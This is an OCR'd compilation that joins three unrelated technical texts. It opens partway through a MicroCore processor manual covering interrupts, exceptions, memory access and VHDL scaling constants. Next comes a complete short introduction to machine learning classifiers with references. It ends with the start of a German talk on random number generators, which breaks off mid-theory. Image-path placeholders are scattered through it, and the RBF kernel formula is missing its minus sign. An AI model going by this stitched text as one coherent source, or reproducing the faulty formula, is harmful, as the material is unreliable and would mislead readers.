
Whenever an interrupt source whose corresponding interrupt enable bit is set in the IE-register is asserted its associated bit in the FLAGS-register will be set and an interrupt condition exists. An interrupt acknowledge cycle will be executed when the processor is not currently executing an interrupt (IIS-bit not set) and interrupts are globally enabled (IE-bit of the STATUS-register set).

Please note that neither the call to the ISR-address nor reading the FLAGS-register will clear the FLAGS register. It is the responsibility of each single interrupt server to reset its interrupt signal in the external hardware as part of its interrupt service routine.

10 Exceptions

The Exception signal complements interrupts:

An interrupt is an event that has not been anticipated by the software currently being executed.

An exception is an event that has not (yet) happened although anticipated by the software. Therefore, the processor has to wait or - in the case of a multi-tasking environment - it would process another task.

To my knowledge, the Transputer has been the first processor to realise an exception mechanism in hardware, which was used to perform a task switch that was entirely realised in hardware. Nice as this feature and the underlying philosophy of its programming language Occam may be, it crippled

the transputer for traditional programming languages. This in turn did make the transputer difficult to understand and market. It never became really popular although its users were happy with it.

Nevertheless, hardware support for multitasking seems to be an attractive feature greatly simplifying software engineering for complex systems. Analysing the real needs w.r.t. multitasking support it occurred to me that a full-blown task switch mechanism in hardware is not really needed. Instead, a mechanism that would allow to access resources that may not be ready yet using fetch and store without the need to explicitly query associated status flags beforehand is all that is needed to hide multitasking pains from the application programmer.

Therefore, MicroCore has an Exception mechanism to support multitasking or, to be less ambitious, to deal with busy resources. Fortunately, it turned out that the implementation of this mechanism in MicroCore comes almost for free and therefore, it is build into the core from the very beginning.

10.1 EXCEPTION Signal

An additional external control input has been added: EXCEPTION. When the processor intends to access a resource, the resource may not be ready yet. In such an event, it can assert the EXCEPTION signal before the end of the current execution cycle (before the rising CLK edge). This disables latching of the next processor state in all registers but the INST register that loads BRA PUSH EXC instead of the next instruction from program memory.

In the next processor cycle, BRA PUSH EXC will be executed calling the ESR-address (Exception Service Routine).

The ESR-address will typically hold a branch to code, which will perform a task switch depending on the operating system. This may be used to emulate the Transputer. Please note that the return address pushed on the return-stack is the address of the instruction following the one that caused the Exception. Therefore, before re-activating the excepted task again, the return address on the return-stack must be decremented by one prior to executing the EXIT instruction (BRA NONE ALWAYS) in order to re-execute the instruction, which caused the exception previously. Please note that no other parameter reconstruction operation prior to re-execution is needed because the EXCEPTION cycle fully preserves all registers but the INST register.

The EXCEPTION mechanism is independent from the interrupt mechanism. It adds one cycle of delay to an interrupt acknowledge when both an interrupt request and an EXCEPTION signal coincide.

In essence, the EXCEPTION mechanism allows to access external resources without having to query status bits to ascertain the availability/readiness of a resource. This greatly simplifies the software needed for e.g. serial channels for communicating with external devices or processes.


11 Data Memory Access

On a data memory access, TOS holds the base address and NOS holds/receives the value to be exchanged with memory. Pre-incrementing access operators `+LD` and `+ST` have been defined. The group field is used as a signed increment spanning the range from -4 .. 3 and after the memory access, the incremented address remains in TOS.

Relative addressing into the return-stack may be used using the LOCAL "register". The actual memory address is the output of the ALU-adder, adding the offset in TOS and the RSP. After the memory access, TOS holds the physical address (pointer) of the memory access. As a further alternative, relative addressing into the data memory can be performed relative to the TASK register that points to the beginning of a block of memory that may e.g. hold variables that are local to a task.


11.1 Memory Map

Addresses are shown for a 16 bit data path width by way of example.



12 The Instruction Cycle

Due to the use of a tri-state uBus and synchronous blockRAM for the stacks and data and program memory "caches", one basic uCore instruction cycle consists of four phases and therefore, at least two input clock (sysCLK) cycles are needed for one instruction cycle.



13 MicroCore Scaling

The values assigned to these VHDL constants are the ones used for the uCore100 prototyping board.

Important notice: Most of these settings have to be "ported" to the cross-compiler by setting Constants in the **`load_<application>.f`** file appropriately.

13.1 Semantic Switches

```
CONSTANT syn_stackram       : STD_LOGIC := '1';
```

When set to '1', the stack_ram will be relised as synchronous blockRAM. Otherwise, it will be realised as asynchronous RAM, which may be internal or external of the the FPGA.

```
CONSTANT with_locals        : STD_LOGIC := '1';
```

When set to '1', the Instantiates the LOCAL addressing mode relative to the return stack pointer (RSP+TOS).

```
CONSTANT with_tasks         : STD_LOGIC := '1';
```

When set to '1', the TASK addressing mode relative to the TASK register (TASK+TOS) will be instantiated. For multi-tasking, tasks_addr_width (see below) has to be set appropriately as well.

```
CONSTANT with_nos           : STD_LOGIC := '1';
```

When set to '1', the NOS (Next-Of-Stack) register will be instantiated. This is needed for the single cycle SWAP instruction and the complex math step instructions.

```
CONSTANT with_tor           : STD_LOGIC := '1';
```

When set to '1', the TOR (Top-Of-Return_stack) register will be instantiated. This is needed for the decrement_and_branch instruction NEXT and the complex math step instructions.

```
CONSTANT with_ip            : STD_LOGIC := '1';
```

When set to '1', the IP (Instruction Pointer) register will be instantiated. This is needed for the THREAD and TOKEN instructions for interpreting threaded code.

```
CONSTANT with_tokens        : STD_LOGIC := '1';
```

When set to '1', the TOKEN instruction will be instantiated, which allows rapid token threaded code interpretation.

13.2 Vector Widths

```
CONSTANT data_width         : NATURAL := 32;
```

This defines the data path width and therefore, the magnitude of the numbers that may be processed. Please note that the object code will not change as long as the magnitude of the largest number to be processed fits the data path width.

```
CONSTANT data_addr_width    : NATURAL := 21;
```

This sets the address range of the data memory, which can at most be data_width-1 wide because the "upper" half of the address range is used for external memory mapped I/O.

```
CONSTANT dcache_addr_width : NATURAL :=  0;
```

Number of address bits of the data memory space that is realised as block-RAM inside the FPGA.

```
CONSTANT prog_addr_width    : NATURAL := 19;
```

Program memory address width sets the size of the program memory. It can be at most data_width wide because all program addresses have to fit on the return stack.

```
CONSTANT pcache_addr_width : NATURAL :=  0;
```

Number of address bits of the program memory space that is realised as block-RAM inside the FPGA. When pcache_addr_width=0, no internal RAM is used; when pcache_addr_width=prog_addr_width, no external RAM is used at all.

```
CONSTANT prog_ram_width     : NATURAL := 16;
```

Number of address bits that may be used to modify the program memory van Neumann style. If set to zero, the program memory operates as a pure ROM of a Harvard Architecture.

```
CONSTANT ds_addr_width      : NATURAL :=  6;
```

Number of address bits for the data stack memory.

```
CONSTANT rs_addr_width      : NATURAL :=  8;
```

Number of address bits for the return stack memory.

```
CONSTANT tasks_addr_width  : NATURAL :=  3;
```

Number of address bits for the task address. 2**tasks_addr_width copies of the data and the return stack will be allocated. The task address is added to the left of both the ds_address and the rs_address.

```
CONSTANT usr_vect_width    : NATURAL :=  3;
```

The implicit call destination addresses for two adjacent USR instructions will be 2**usr_vect_width apart from each other.

```
CONSTANT reg_addr_width    : NATURAL :=  3;
```

Number of address bits reserved for internal memory mapped registers that reside at the upper end of the address space.

```
CONSTANT interrupts        : NATURAL :=  2;
```

Number of interrupt inputs and their associated FLAGS and Interrupt-Enable bits.

```
CONSTANT token_width       : NATURAL :=  8;
```

Number of bits for a token address of a token threaded system.

14 Software Development

An interactive software development environment for MicroCore is rather straightforward and it has been realised under Linux.

A "debuggable MicroCore" has an additional umbilical interface that can be controlled by a centronics port on the PC. The program memory, which must be realised as a RAM, can be loaded across this interface. After loading the application, a very simple debug kernel takes control exchanging messages with the host.

14.1 Forth Cross-Compiler

It loads on top of Win32Forth (Windows) or gforth (Linux) because these are free 32-bit system. It produces a binary image for the program memory as well as a VHDL file, which behaves as the program memory in a VHDL simulation. Because the Forth systems are 32 bit systems, the cross-compiler only supports numbers up to 32 bits signed magnitude. For even larger data path widths, the cross compiler has to be adapted accordingly if larger numbers need to be compiled.

It is a short but rather complex piece of code and my 4th iteration on implementing a Forth cross-compiler in Forth.

The most challenging aspect was compiling MicroCore's branches, which, as relative branches, are preceded by a variable number of literal nibbles. The cross-compiler at first tries to get away with one literal nibble for the branch offset. If it turns out that this is not sufficient space for the branch offset at the closing ELSE, THEN, UNTIL, REPEAT, NEXT, or LOOP the source code is re-interpreted again, leaving space for the required number of literal nibbles in front of the branch opcode.

14.2 C Cross-Compiler

A first implementation has been realised for an earlier version of MicroCore at the technical university of Brugg/Windisch, Switzerland. The compiler is based on the LCC compiler, and a MicroCore back-end was created that takes the syntax tree as input.

It turned out that the LOCAL addressing mode is all that is needed to support C's local variable mentality.

15 Project Status

uCore_1.20 has been released after successful hardware implementation. A prototyping board with a Xilinx XC2S200 FPGA is available sponsored by Forth Gesellschaft eV. Another prototyping board with an Altera FPGA will be realised as well.

The Forth cross-compiler is operational for up to 32 bit signed literals. It's already of production quality. Some more effort could be spent on peephole optimisations.

The C cross-compiler is in a prototype stage producing code for an obsolete version. Another design iteration is needed.

A single-step debugger as well as a simulator have been realised in C running under Linux.

The VHDL code has been written with scalability in mind. Therefore, both data and program memory may be realised externally or internally using block-RAM inside the FPGA. As a further option, some of the memory may be realised internally serving as low-power "caches".

MicroCore is small. A 32-bit implementation with all options enabled consumes 30% of the resources of the XC2S200. With a 25 MHz clock it executes one instruction cycle every 80 ns.

As a next step, a USB controller that is part of the prototyping board will be configured such that all control operations can be performed across the USB link, replacing the centronics umbilical:

- Loading an FPGA configuration
- Programming the on-board configuration EEPROM
- Loading a program into the program memory
- Resetting MicroCore
- Single-step debugging MicroCore

A Brief Introduction into Machine Learning

Gunnar Rätsch
Friedrich Miescher Laboratory of the Max Planck Society,
Spemannstraße 37, 72076 Tübingen, Germany
http://www.tuebingen.mpg.de/~raetsch

1 Introduction

The Machine Learning field evolved from the broad field of *Artificial Intelligence*, which aims at mimicking intelligent abilities of humans by machines. In the field of *Machine Learning* one considers the important question of how to enable machines able to "learn". Learning in this context is understood as *inductive inference*, where one observes *examples* that represent incomplete information about some "statistical phenomenon". In *supervised learning*, there is a *label* associated with each example, which is supposed to be the answer to a question about the example. If the label is discrete, the task is called *classification problem* – otherwise, for real-valued labels we speak of a *regression problem*. Based on these examples (including the labels), one is particularly interested in *predicting* the answers for other cases before they are explicitly observed. Hence, learning is not only a question of remembering but also of *generalization on unseen cases*. Typical prediction tasks include spam mail classification, tumor tissue categorization or face detection in natural seens. In *unsupervised* learning one typically tries to uncover hidden regularities (e.g. clusters) or to detect anomalies in the data (for instance some unusual machine function or a network intrusion).

2 Supervised Classification

An important task in Machine Learning is *classification*, also referred to as pattern recognition, in which one attempts to build algorithms capable of automatically constructing methods for distinguishing between different classes, based on their differentiating patterns. Watanabe [1985] described a pattern as "the opposite of chaos; it is an entity, vaguely defined, that could be given a name." Examples of patterns are human faces, text documents, handwritten letters or digits, EEG signals, and the DNA sequences that may cause a certain disease.

More formally, the goal of a (supervised) classification task is to find a functional mapping between the input data X, describing the input pattern, and a class label Y (e.g. -1 or $+1$), such that $Y = f(X)$. The construction of the mapping is based on so-called *training data* supplied to the classification algorithm. The aim is to accurately predict the correct label on unseen data.

A pattern (also: "example") is described by its *features*. These are the characteristics of the examples for a given problem. For instance, in a face recognition task

features could be the color of the eyes or the distance between the eyes. Thus, the input to a pattern recognition task can be viewed as a two-dimensional matrix, whose axes are the examples and the features.

Pattern classification tasks are often divided into several sub-tasks:

1. Data collection and representation.
2. Feature selection and/or feature reduction.
3. Classification.

Data collection and representation are mostly problem-specific. Therefore it is difficult to give general statements about this step of the process. In broad terms, one should try to find invariant features, that describe the differences in classes as good as possible.

Feature selection and feature reduction attempt to reduce the dimensionality (i.e. the number of features) for the remaining steps of the task. Finally, the classification phase of the process one finds the actual mapping between patterns and labels (or targets). In many applications the second step is not essential or is implicitly performed in the third step.

3 Classification Algorithms

Although Machine Learning is a relatively young field of research, there exist more learning algorithms than I can mention in this introduction. I chose to describe six methods that I frequently use when solving data analysis tasks (usually classification). The first four methods are traditional techniques that have been widely used in the past and work reasonably well when analyzing low dimensional data sets with not too few labeled training examples. In the second part I will briefly outline two methods (Support Vector Machines & Boosting) that have received a lot of attention in the Machine Learning community recently. They are able to solve high-dimensional problems with very few examples (e.g. fifty) quite accurately and also work efficiently when examples are abundant (for instance several hundred thousands of examples).

3.1 Traditional Techniques

k-Nearest Neighbor Classification Arguably the simplest method is the *k-Nearest Neighbor* classifier [Cover and Hart, 1967]. Here the k points of the training data closest to the test point are found, and a label is given to the test point via a majority vote between the k points. This method is highly intuitive and attains – given its simplicity – remarkably low classification errors, but it is computationally expensive and requires a large memory to store the training data.

Linear Discriminant Analysis computes a hyperplane in the input space that minimizes the within-class variance and maximizes the between class distance [Fisher, 1936]. It can be efficiently computed in the linear case even with large data sets. However, often a linear separation is not sufficient. Nonlinear extensions by using kernels exist [Mika et al., 2003], but they are difficult to apply to problems with large training sets.

Decision Trees Another intuitive class of classification algorithms are *decision trees*.

These algorithms solve the classification problem by repeatedly partitioning the input space, so as to build a tree whose nodes are as pure as possible (that is, they contain points of a single class). Classification of a new test point is achieved by moving along the branches of the tree, starting from the root node, until a terminal node is reached. Decision trees are simple yet effective classification schemes for small datasets. The computational complexity scales unfavorably with the number of dimensions of the data. Large datasets tend to result in complicated trees, which in turn require a large memory for storage. The C4.5 implementation by Quinlan [1992] is frequently used and can be downloaded at `http://www.rulequest.com/Personal`.




Figure 1: An example of a decision tree (Figure taken from Yom-Tov [2004]).

Neural Networks are perhaps one of the most commonly used approaches to classification. Neural networks (suggested first by Turing [1992]) are a computational model inspired by the connectivity of neurons in animate nervous systems. A further boost to their popularity came with the proof that they can approximate any function mapping via the Universal Approximation Theorem [Haykin, 1999]. A simple scheme for a neural network is shown in Figure 2. Each circle in the hidden and output layer denotes a computational element referred to as a *neuron*, which computes a weighted sum of its inputs, and possibly performs a nonlinear function on this sum. If certain classes of nonlinear functions are used, the function computed by the network can approximate any function (specifically a mapping from the training patterns to the training targets), provided that enough neurons exist in the network and enough training examples are available.




Figure 2: A schematic diagram of a neural network. Each circle in the hidden and output layer is a computational element known as a neuron. (Figure taken from Yom-Tov [2004])

3.2 Large Margin Algorithms

Machine learning rests upon the theoretical foundation of *Statistical Learning Theory* [e.g. Vapnik, 1995] which provides conditions and guarantees for good generalization of learning algorithms. Within the last decade, *large margin classification techniques* have emerged as a practical result of the theory of generalization. Roughly speaking, the margin is the distance of the example to the separation boundary and a large margin classifier generates decision boundaries with large margins to almost all training examples. The two most widely studied classes of large margin classifiers are *Support Vector Machines* (SVMs) [Boser et al., 1992, Cortes and Vapnik, 1995] and *Boosting* [Valiant, 1984, Schapire, 1992]:

Support Vector Machines work by mapping the training data into a feature space with the aid of a so-called kernel function and then separating the data using a *large margin hyperplane* (cf. Algorithm 1). Intuitively, the kernel computes a similarity between two given examples. Most commonly used kernel functions are *RBF* (Radial Basis Function) kernels $k(\mathbf{x}, \mathbf{x}') = \exp\left(\frac{\|\mathbf{x}-\mathbf{x}'\|^2}{\sigma^2}\right)$ and *polynomial kernels* $k(\mathbf{x}, \mathbf{x}') = (\mathbf{x} \cdot \mathbf{x}')^d$.

The SVM finds a large margin separation between the training examples. Since previously unseen examples will often be close to the training examples, the large margin ensures that these examples are correctly classified as well, i.e., the decision rule *generalizes*. For so-called *positive definite* kernels, the optimization problem can be solved efficiently and SVMs have an interpretation as a hyperplane separation in a high dimensional feature space [Vapnik, 1995, Müller et al., 2001, Schölkopf and Smola, 2002]. Support Vector Machines have been used on million dimensional data sets and in other cases with more than a million examples [Mangasarian and Musicant, 2001]. Research papers and implementations can be downloaded from the kernel machines web-site `http://www.kernel-machines.org`.

Algorithm 1 The Support Vector Machine with regularization parameter C.

Given labeled sequences $(\mathbf{x}_1, y_1), \ldots, (\mathbf{x}_m, y_m)$ ($\mathbf{x} \in X$ and $y \in \{-1, +1\}$) and a kernel k, the SVM computes a function

$$f(\mathbf{x}) = \sum_{i=1}^{m} \alpha_i k(\mathbf{x}_i, \mathbf{x}) + b,$$

where the coefficients α_i and b are found by solving the optimization problem

$$\begin{array}{ll} \text{minimize} & \sum_{i,j=1}^{m} \alpha_i \alpha_j k(\mathbf{x}_i, \mathbf{x}_j) + C \sum_{i=1}^{m} \xi_i \\ \text{subject to} & y_i f(\mathbf{x}_i) \geq 1 - \xi_i \end{array}$$

Boosting The basic idea of Boosting and *ensemble learning algorithms* in general is to iteratively combine relatively simple *base hypotheses* – sometimes called *rules of thumb* – for the final prediction. One uses a so-called *base learner* that generates the base hypotheses. In Boosting the base hypotheses are linearly combined. The combination of these simple rules can boost the performance drastically. In the case of *two-class classification*, the final prediction is the weighted majority of the votes. It has been shown that Boosting has strong ties to support vector machines and large margin classification [Rätsch, 2001, Meir and Rätsch, 2003]. Boosting techniques have been used on very high dimensional data sets and can quite easily deal with more than hundred thousand examples. Research papers and implementations can be downloaded from `http://www.boosting.org`.

4 Summary

Machine Learning research has been extremely active the last few years. The result is a large number of very accurate and efficient algorithms that are quite easy to use for a practitioner. It seems rewarding and almost mandatory for (computer) scientist and engineers to learn how and where Machine Learning can help to automate tasks or provide predictions where humans have difficulties to comprehend large amounts of data. The long list of examples where Machine Learning techniques were successfully applied includes: Text classification and categorization [e.g. Joachims, 2001] (for instance spam filtering), network intrusion detection [e.g. Laskov et al., 2004], Bioinformatics (e.g. cancer tissue classification, gene finding; e.g. Furey et al. [2000], Zien et al. [2000], Sonnenburg et al. [2002]), brain computer interfacing [e.g. Blankertz et al., 2003], monitoring of electric appliances [e.g. Onoda et al., 2000], optimization of hard disk caching strategies [e.g. Gramacy et al., 2003] and disk spin-down prediction [e.g. Helmbold et al., 2000]), drug discovery [e.g. Warmuth et al., 2003]), high-energy physics particle classification, recognition of hand writing, natural scene analysis etc.

Obviously, in this brief summary I had to be far from being complete and it can merely serve as a starting point. I did not mention regression algorithms (e.g. ridge regression, regression trees), unsupervised learning algorithms (such as clustering, principle component analysis), reinforcement learning, online learning algorithms or model-selection issues. Some of these techniques extend the applicability of Machine Learning algorithms drastically and would each require an introduction for themselves. I would like to refer the interested reader to two introductory books [Mendelson and Smola, 2003, von Luxburg et al., 2004] which are the result of the last annual Summer Schools on Machine Learning (cf. `http://www.mlss.cc`).

Acknowledgments I would like to thank Julia Lüning and Matthias Noll for encouraging me to write this paper. Furthermore, thanks to Sören Sonnenburg and Nora Toussaint for proofreading the manuscript. For the preparation of this work I used and modified some parts of Müller et al. [2001], Rätsch [2001], Meir and Rätsch [2003], Yom-Tov [2004]. This work was partly funded by the PASCAL Network of Excellence project (EU #506778).

References

B.. Blankertz, G. Dornhege, C. Schäfer, R. Krepki, J. Kohlmorgen, K.-R. Müller, V. Kunzmann, F. Losch, and G. Curio. BCI bit rates and error detection for fast-pace motor commands based on single-trial EEG analysis. *IEEE Trans. on Neural Sys. and Rehab. Eng.*, 11: 127–131, 2003.

B.E. Boser, I.M. Guyon, and V.N. Vapnik. A training algorithm for optimal margin classifiers. In D. Haussler, editor, *Proceedings of the 5th Annual ACM Workshop on Computational Learning Theory*, pages 144–152, 1992.

C. Cortes and V.N. Vapnik. Support vector networks. *Machine Learning*, 20:273–297, 1995.

T.M. Cover and P.E. Hart. Nearest neighbor pattern classifications. *IEEE transaction on information theory*, 13(1):21—27, 1967.

R.A. Fisher. The use of multiple measurements in taxonomic problems. *Annals of Eugenics*, 7:179–188, 1936.

T. Furey, N. Cristianini, N. Duffy, D. Bednarski, M. Schummer, and D. Haussler. Support vector machine classification and validation of cancer tissue samples using microarray expression data. *Bioinformatics*, 10:906–914, 2000.

R.B. Gramacy, M.K. Warmuth, S.A. Brandt, and I. Ari. Adaptive caching by refetching. In *In Adv. in Neural Inf. Proc. Sys. 15*, pages 1465–1472. MIT Press, 2003.

S. Haykin. *Neural Networks: A comprehensive foundation, 2nd Ed.* Prentice-Hall, 1999.

D.P. Helmbold, D.D.E. Long, T.L. Sconyers, and B. Sherrod. Adaptive disk spin-down for mobile computers. *Mobile Networks and Applications*, 5(4):285–297, 2000.

T. Joachims. *The Maximum-Margin Approach to Learning Text Classifiers*. PhD thesis, Computer Science Dept., University of Dortmund, 2001.

P. Laskov, C. Schäfer, and I. Kotenko. Intrusion detection in unlabeled data with quarter-sphere support vector machines. In *Proc. DIMVA*, pages 71–82, 2004.

O.L. Mangasarian and D.R. Musicant. Lagrangian support vector machines. *JMLR*, 1:161–177, March 2001.

R. Meir and G. Rätsch. An introduction to boosting and leveraging. In S. Mendelson and A. Smola, editors, *Advanced Lectures on Machine Learning*, LNAI, pages 119–184. Springer, 2003.

S. Mendelson and A. Smola, editors. *Advanced Lectures on Machine Learning*, volume 2600 of *LNAI*. Springer, 2003.

S. Mika, G. Rätsch, J. Weston, B. Schölkopf, A.J. Smola, and K.-R. Müller. Constructing descriptive and discriminative nonlinear features: Rayleigh coefficients in kernel feature spaces. *IEEE Trans. on Patterns Anal. and Mach. Intelligence*, 25(5):623–627, May 2003.

K.-R. Müller, S. Mika, G. Rätsch, K. Tsuda, and B. Schölkopf. An introduction to kernel-based learning algorithms. *IEEE Transactions on Neural Networks*, 12(2):181–201, 2001.

T. Onoda, G. Rätsch, and K.-R. Müller. A non-intrusive monitoring system for household electric appliances with inverters. In H. Bothe and R. Rojas, editors, *Proc. of NC'2000*, Berlin, 2000. ICSC Academic Press Canada/Switzerland.

J.R. Quinlan. *C4.5: Programs for Machine Learning*. Morgan Kaufmann, 1992.

G. Rätsch. *Robust Boosting via Convex Optimization*. PhD thesis, University of Potsdam, Neues Palais 10, 14469 Potsdam, Germany, October 2001.

R.E. Schapire. *The Design and Analysis of Efficient Learning Algorithms*. PhD thesis, MIT Press, 1992.

B. Schölkopf and A.J. Smola. *Learning with Kernels*. MIT Press, Cambridge, MA, 2002.

S. Sonnenburg, G. Rätsch, A. Jagota, and K.-R. Müller. New methods for splice-site recognition. In JR. Dorronsoro, editor, *Proc. Int. conf. on art. Neural Netw.–ICANN'02*, pages 329–336. LNCS 2415, Springer Berlin, 2002.

A.M. Turing. Intelligent machinery. In D.C. Ince, editor, *Collected works of A.M. Turing: Mechanical Intelligence*, Amsterdam, The Netherlands, 1992. Elsevier Science Publishers.

L.G. Valiant. A theory of the learnable. *Communications of the ACM*, 27(11):1134–1142, November 1984.

V.N. Vapnik. *The nature of statistical learning theory*. Springer Verlag, New York, 1995.

U. von Luxburg, O. Bousquet, and G. Rätsch, editors. *Advanced Lectures on Machine Learning*, volume 3176 of *LNAI*. Springer, 2004.

M. K Warmuth, J. Liao, G. Rätsch, Mathieson. M., S. Putta, and C. Lemmem. Support Vector Machines for active learning in the drug discovery process. *J. of Chemical Information Sciences*, 43(2):667–673, 2003.

W. Watanabe. *Pattern recognition: Human and mechanical*. Wiley, 1985.

E. Yom-Tov. An introduction to pattern classification. In U. von Luxburg, O. Bousquet, and G. Rätsch, editors, *Advanced Lectures on Machine Learning*, volume 3176 of *LNAI*, pages 1–23. Springer, 2004.

A. Zien, G. Rätsch, S. Mika, B. Schölkopf, T. Lengauer, and K.-R. Müller. Engineering Support Vector Machine Kernels That Recognize Translation Initiation Sites. *BioInformatics*, 16(9):799–807, September 2000.

Zufallszahlengeneratoren mit zentralem Grenzwertsatz und Lötkolben

Rolf Freitag

21C3, Dezember 2004

Inhaltsverzeichnis

1 Einführung

Es gibt zwei Arten von Zufallszahlengeneratoren:

- Pseudozufallszahlengeneratoren, die Zufallszahlen berechnen und auch als eine endliche Folge von Zahlen dargestellt werden können, also eine endliche Periode haben und leicht in Software realisiert werden können.
- Echte Zufallszahlengeneratoren, die physikalische Zufallsprozesse in Zufallszahlen umsetzen und daher eine unendliche Periodenlänge haben, also Hardware mit Rauschen benötigen.

Zudem gibt es Mischformen, beispielsweise ein Pseudozufallszahlengenerator, der bei jedem oder seinem ersten Aufruf mit der Systemzeit (time(NULL)) initialisiert wird.

"Is there a need for True Random Numbers - produced by a Hardware Generator?

There is a DEFINITE NEED FOR DATA WITH ENTROPY NOT BASED ON ALGORITHMS. As to whether we need *true* random numbers, that's a subject for debate. Typically we get data that's as good as we need it to be from a hardware generator by running the initial data (which may have some kind of pattern or bias) through an algorithm which sort of mixes it. But it is very usefull to have this entropy come from a hardware device, because it affords an EXTRA LEVEL OF SECURITY; pseudorandom numbers can be compromised if the algorithm is known and the seed is discovered, but THERE IS NO SUCH EQUIVALENT FOR RANDOM NUMBERS GENERATED BY A HARDWARE DEVICE.´´

Moses Liskov (faq-editor@rsa.com) http://www.rsa.com/ year 2000

Neben der Entropie ist ein anderer wichtiger und verwandter Aspekt die Qualität von Zufallszahlengeneratoren, zu der in den C-FAQ und den Numerical Recipes einiges steht:

"If all scientific paper whose results are in doubt because of bad rand()s were to disappear from library shelves, there would be a gap on each shelf about as big as your fist.´´

Numerical Recipes (in C), Chapter 7.1

Bei den Pseudozufallszahlengeneratoren muß deshalb immer ein Kompromiß zwischen Geschwindigkeit und Qualität gefunden werden.
Bei den echten Zufallszahlengeneratoren hingegen gibt es das Problem, dass sie im Vergleich zu Pseudozufallszahlengeneratoren meist sehr langsam sind, wie man z. B. an /dev/random sieht.

2 Theorie

Modulo-2-Summe von zwei Zufallsbits

Die Entropie einer Zufallsbitsequenz

$$E = -p(0) \cdot log_2(p(0)) - p(1) \cdot log_2(p(1)) \tag{1}$$

ergibt sich aus der Wahrscheinlichkeit $p(0)$ (abgek. x), dass ein Bit der Sequenz 0 ist und aus der Wahrscheinlichkeit $p(1)$ (abgek. 1-x), dass ein Bit der Sequenz 1 ist.

